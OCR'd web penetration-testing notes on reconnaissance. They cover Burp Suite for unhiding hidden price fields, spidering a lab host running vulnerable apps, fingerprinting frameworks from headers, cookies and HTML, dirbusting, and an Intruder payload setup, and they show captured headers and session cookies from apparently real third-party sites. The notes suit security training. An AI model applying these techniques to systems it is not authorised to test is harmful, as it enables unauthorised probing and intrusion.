
- Identify and note any headers
- Identify where there are any redirects (300 HTTP status code), 400 status code, 403 particular forbidden and 500 internal server errors during normal response.

Tools:

- Intercept proxy: Burpsuite, paros, webscarab,…
- Browser plugins: Tamper data on firefox,…

Some note:


- To discovering hidden parameters, I can use Burp Suite with following options:


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Intercept
HTTP history
WebSockets history
Options

Response Modification

These settings are used to perform automatic modification of responses.

☑ Unhide hidden form fields
  ☑ Prominently highlight unhidden fields



Shopping Cart


Shopping Cart Items -- To Buy Now	Price	Quantity	Total
56 inch HDTV (model KTV-551)	2999.99	1	$2999.99

The total charged to your credit card: $2999.99
UpdateCart
Purchase

Hidden field [Price] 2999.99

ASPECT SECURITY
Application Security Experts

- With status code, using Burpsuite to find'em out


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Projec
Site map
Scope


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding empty folders

Filter by request type
☐ Show only in-scope items
☐ Show only requested items
☐ Show only parameterized requests
☑ Hide not-found items

Filter by MIME type
☑ HTML
☑ Script
☑ XML
☐ CSS
☑ Other text
☐ Images
☑ Flash
☐ Other binary

Filter by status code
☑ 2xx [success]
☑ 3xx [redirection]
☑ 4xx [request error]
☑ 5xx [server error]

- Capture request parameters and response header with Burp Suite



561	http://testphp.vulnweb.com	POST	/userinfo.php	✓	200	5342	HTML	php	user info

Request
Response
Raw
Params
Headers
Hex

POST request to /userinfo.php

Type	Name	Value
Body	uname	test
Body	pass	test

Request
Response
Raw
Headers
Hex
HTML
Render

Name	Value
HTTP/1.1	200 OK
Server	nginx/1.4.1
Date	Fri, 02 Feb 2018 07:23:06 GMT
Content-Type	text/html
Connection	close
X-Powered-By	PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie	login=test%2Ftest
Content-Length	5126

7. Map execution paths through application

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly


Test objectives


- Map the target application and understand the principal workflows

Automatic Spider tools

- Burp Suite
- ZAP

Automate Spider example


http://192.168.222.136
https://activity-stream-icons.se
https://addons.cdn.mozilla.net
https://addons.mozilla.org
http://ajax.googleapis.com
https://ajax.googleapis.com
https://api.w.org
Host
http://192.168.222.136/
Add to scope
Spider this host
Actively scan this host
Passively scan this host


/
ajax
capture-data.php
database-offline.php
documentation
mutillidae-installation-on-xampp-win7.pdf
framer.html
includes
pop-up-help-context-generator.php
set-up-database.php
index.php
javascript
rene-magritte.php
set-up-database.php
styling.php
webservices
rest
ws-user-account.php
soap
oneliner_intro.php
orangehrm
orangehrm
owaspbricks
owaspbricks
peruggia
peruggia
phpBB2
phpBB2
railsgoat
redmine
shepherd
tikiwiki
tikiwiki
vicnum
vicnum
Contents
Request
Response
Raw
Headers
Hex

Host	Method	URL	Params	Status ▲	Length
http://192.168.222.136	GET	/mutillidae/documentation...		200	1607529

```
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2018 08:34:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
Last-Modified: Fri, 27 Sep 2013 02:47:08 GMT
ETag: "5e907-1885a4-4e754809ec300"
Accept-Ranges: bytes
Content-Length: 1607076
Connection: close
Content-Type: application/pdf

%PDF-1.5
%µµµµ
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 68 0
R/MarkInfo<</Marked true>>>>
```

8. Fingerprint Web Application & Web Application Framework

Web framework fingerprinting is an important subtask of the information gathering process. Knowing the type of framework can automatically give a great advantage if such a framework has already been tested by the penetration tester. It is not only the known vulnerabilities in unpatched version but specific misconfigurations in the framework and known file structure that makes the fingerprinting process so important.


Black Box Testing

There are several most common locations to look in in order to define the current framework

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders

HTTP headers


The most basic form of identifying a web application framework is to look at the X-Powered-By field in the HTTP response header.


379 http://antoniomarco.com GET / 301 1397 HTML Redirecting to http://anto...
380 http://antoniomarco.com GET /es/inicio 200 40914 HTML Empresa de transportes ...
383 http://netdna.bootstrapcdn.com GET /bootstrap/3.3.4/js/bootstrap.min.js 200 36405 script js
Request
Response
Raw
Headers
Hex
HTML
Render
?
<
+
>
X-Powered-By

```
HTTP/1.1 301 Moved Permanently
Date: Wed, 21 Feb 2018 07:12:36 GMT
Server: Apache
Cache-Control: no-cache
Set-Cookie:
XSRF-TOKEN=eyJpdiI6IjVvdGNNYlo4akhiMVN4OFJPY29cL2ZRPT0iLCJ2YWx1ZSI6ImVEb0w2cGRpSE1JcExQaWRJZGtMdmxteDF0UnV1SjVsSndVanY4WDN3cU1jYkF5ME5nZWF5eWZ6OEZq
cDZUdUhnPT0iLCJtYWMiOiIyODg4ZWNmOGYxYzczN2U3MmM4YmJkNGI0Njg4MWU1YTE4MjJiMzAzNmNiYjZlNjFlOGE4OTkwNDMwMDhlYTAzIn0%3D; expires=Wed, 21-Feb-2018 09:12:
Set-Cookie:
laravel_session=eyJpdiI6IlROSnJQdnpwbTR5aHhWNjlSOTJyUXc9PSIsInZhbHVlIjoiM0tHeXR5UlR5UGxvR3FlRnd5NDFTc3B3T2UwbktqRnZlcmE2bnQrMDZYTGVwZ2diZVFLR2phdTN
rRFBcL1BpUGZRdz09IiwibWFjIjoiOTI5ODA0YWNkYmRhOTkwMzMxMDcwMmY2ODE0ZGRjY2ZjZmM2MDRjOWU4MmExZjE1ZGUwYmFjMWEzMzNjOGQ1ZiJ9; expires=Wed, 21-Feb-2018 09:
path=/; httponly
Location: http://antoniomarco.com/es/inicio
Vary: Accept-Encoding
X-Powered-By: Mono
Content-Length: 376
Connection: close
Content-Type: text/html; charset=UTF-8
```

Cookies


Another similar and somehow more reliable way to determine the current web framework are framework-specific cookies.


472 https://www.glohealth.ie GET /privacy-cookie-policy 200 21114 HTML Privacy Cookie Policy
Request
Response
Raw
Headers
Hex
HTML
Render
?
<
+
>
cookie

```
HTTP/1.1 200 OK
Date: Wed, 21 Feb 2018 07:17:15 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips PHP/5.6.30
X-Powered-By: PHP/5.6.30
Cache-Control: no-cache, max-age=864000
Set-Cookie:
XSRF-TOKEN=eyJpdiI6ImZpMHRadURBRTZzYlhcL0OORElkQTVnPT0iLCJ2YWx1ZSI6InRUSEVaSFJ2bUxCWkgwNXBSRjBMbXBqYlo3U2YzTnZZNUlqekd3N2xnTkxmakJIXC9RU1hL
wibWFjIjoiZThjNTQ0NzRkZjVlOWEzNDYwNDQ4NzMyMmU0OTY1M2IyNmIxODhhYzYxNmMxN2M5NTA3YzI0YjliZTYxOWZmNCJ9; expires=Wed, 21-Feb-2018 09:17:15 GMT;
Set-Cookie:
laravel_session=eyJpdiI6IjlNek5RQVJTRlBoa2hnRmZlSTE3RHc9PSIsInZhbHVlIjoiUGJxN0grbzdRWU9Bd3JmalM2ZkJsZDBORlhlUVRJRmoybkZZM21KamVaQkZQZGVGTFZ
z09IiwibWFjIjoiZTgzMDU2MTQ2ZTQ2MzE4MDZlMGRmOTQ0YmE3OWY1Y2UxMTQwZmJhY2U1NTdlMTI4NTYxNWE0ZjQyYTU0MzBlZCJ9; expires=Wed, 21-Feb-2018 09:17:15
Expires: Sat, 03 Mar 2018 07:17:15 GMT
Vary: Accept-Encoding,User-Agent
Content-Length: 19952
Connection: close
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

HTML source code

This technique is based on finding certain patterns in the HTML page source code. We can find a lot of information which helps a tester to recognize a specific web application.


view-source:http://192.168.222.136/wordpress/
Search

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<title>Broken WordPress  </title>

<meta name="generator" content="WordPress 2.0" /> <!-- leave this for stats -->

<link rel="stylesheet" href="http://192.168.222.136/wordpress/wp-content/themes/default/style.css" type="text/css" media="screen" />
<link rel="alternate" type="application/rss+xml" title="Broken WordPress RSS Feed" href="http://192.168.222.136/wordpress/?feed=rss2" />
<link rel="pingback" href="http://192.168.222.136/wordpress/xmlrpc.php" />

```


Specific files and folders

Every application has its own specific file and folder structure on the server. We can use tool or manual access them.

Dirbusting example


- Google hacking technique

  https://www.exploit-db.com/ghdb/4675/



```
  <?xml version="1.0" encoding="UTF-8"?>
- <rsd xmlns="http://archipelago.phrasewise.com/rsd" version="1.0">
  - <service>
      <engineName>WordPress</engineName>
      <engineLink>https://wordpress.org/</engineLink>
      <homePageLink>http://wordpress.com</homePageLink>
    - <apis>
        <api apiLink="https://wordpress.com/xmlrpc.php" preferred="true"
          blogID="1" name="WordPress"/>
        <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
          blogID="1" name="Movable Type"/>
        <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
          blogID="1" name="MetaWeblog"/>
        <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
          blogID="1" name="Blogger"/>
        <api apiLink="https://twitter-api.wordpress.com/" preferred="false"
          blogID="" name="Twitter"/>
      </apis>
    </service>
  </rsd>
```

- BurpSuite Intruder




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /wordpress/§a§ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
